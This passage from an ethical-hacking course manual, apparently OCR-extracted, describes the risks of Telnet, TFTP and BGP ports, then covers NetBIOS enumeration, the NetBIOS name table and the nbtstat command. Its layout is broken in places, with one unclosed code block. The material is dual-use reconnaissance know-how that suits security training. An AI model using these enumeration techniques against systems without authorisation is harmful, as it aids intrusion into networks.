
  The Telnet protocol is used for managing various networked devices remotely. It is an unsecure protocol because it transmits login credentials in the cleartext format. Therefore, it is mostly used in private networks. The Telnet server listens to its clients on port 23. Attackers can take advantage of the Telnet protocol to perform banner grabbing on other protocols such as SSH and SMTP, brute-forcing attacks on login credentials, port-forwarding attacks, etc.

- **UDP 69: Trivial File Transfer Protocol (TFTP)**


  TFTP is a connectionless protocol used for transferring files over the Internet. TFTP depends on connectionless UDP; therefore, it does not guarantee the proper transmission of the file to the destination. TFTP is mainly used to update or upgrade software and firmware on remote networked devices. It uses UDP port 69 for transferring files to a remote host. Attackers may exploit TFTP to install malicious software or firmware on remote devices.

- **TCP 179: Border Gateway Protocol (BGP)**

  BGP is widely used by Internet service providers (ISPs) to maintain huge routing tables and for efficiently processing Internet traffic. BGP routers establish sessions on TCP port 179. The misconfiguration of BGP may lead to various attacks such as dictionary attacks, resource-exhaustion attacks, flooding attacks, and hijacking attacks.



LO#02: Demonstrate Different Techniques for NetBIOS Enumeration



NetBIOS Enumeration

- A NetBIOS name is a unique 16 ASCII character string used to **identify the network devices** over TCP/IP; fifteen characters are used for the **device name**, and the sixteenth character is reserved for the **service or name record type**

Attackers use the NetBIOS enumeration to obtain

- **The list of computers that belong to a domain**
- **The list of shares on the individual hosts in the network**
- **Policies and passwords**

NetBIOS name list


Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for the computer
<username>	<03>	UNIQUE	Messenger service running for the logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the primary domain controller (PDC) for the domain

Note: NetBIOS name resolution is not supported by Microsoft for Internet Protocol Version 6 (IPv6)

NetBIOS Enumeration (Cont'd)

- The nbtstat utility in Windows displays NetBIOS over **TCP/IP** (NetBT) **protocol statistics**, **NetBIOS name tables** for both the local and remote computers, and the **NetBIOS name cache**

- Run the **`nbtstat`** command "**`nbtstat -a <IP address of the remote machine>`**" to obtain the NetBIOS name table of a remote computer



```
Microsoft Windows [Version 10.0.17763.1158]

https://docs.microsoft.com

NetBIOS Enumeration

This section describes NetBIOS enumeration, the information obtained, and various NetBIOS enumeration tools. NetBIOS is considered first for enumeration because it extracts a large amount of sensitive information about the target network, such as users and network shares.

The first step in enumerating a Windows system is to take advantage of the NetBIOS API. NetBIOS was originally developed as an API for client software to access local area network (LAN) resources. Windows uses NetBIOS for file and printer sharing. The NetBIOS name is a unique 16-character ASCII string assigned to Windows systems to identify network devices over TCP/IP; 15 characters are used for the device name, and the 16th is reserved for the service or record type. NetBIOS uses UDP port 137 (name services), UDP port 138 (datagram services), and TCP port 139 (session services). Attackers usually target the NetBIOS service because it is easy to exploit and run on Windows systems even when not in use.

Attackers use NetBIOS enumeration to obtain the following:

- The list of computers that belong to a domain
- The list of shares on the individual hosts in a network
- Policies and passwords

An attacker who finds a Windows system with port 139 open can check to see which resources can be accessed or viewed on a remote system. However, to enumerate the NetBIOS names, the remote system must have enabled file and printer sharing. NetBIOS enumeration may allow an attacker to read or write to a remote computer system, depending on the availability of shares, or launch a DoS attack.

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for the computer
<username>	<03>	UNIQUE	Messenger service running for the logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, which identifies the primary domain controller (PDC) for the domain
<domain>	<1E>	GROUP	Browser service elections

Table 4.2: NetBIOS name list

Note that Microsoft does not support NetBIOS name resolution for IPv6.

Nbtstat Utility

Source: *https://docs.microsoft.com*

Nbtstat is a Windows utility that helps in troubleshooting NETBIOS name resolution problems. The `nbtstat` command removes and corrects preloaded entries using several case-sensitive switches. Attackers use Nbtstat to enumerate information such as NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both local and remote computers, and the NetBIOS name cache.

The syntax of the nbtstat command is as follows:

```
nbtstat [-a RemoteName] [-A IP Address] [-c] [-n] [-r] [-R] [-RR] [-s]
[-S] [Interval]
```

The table shown below lists various Nbtstat parameters and their respective functions.

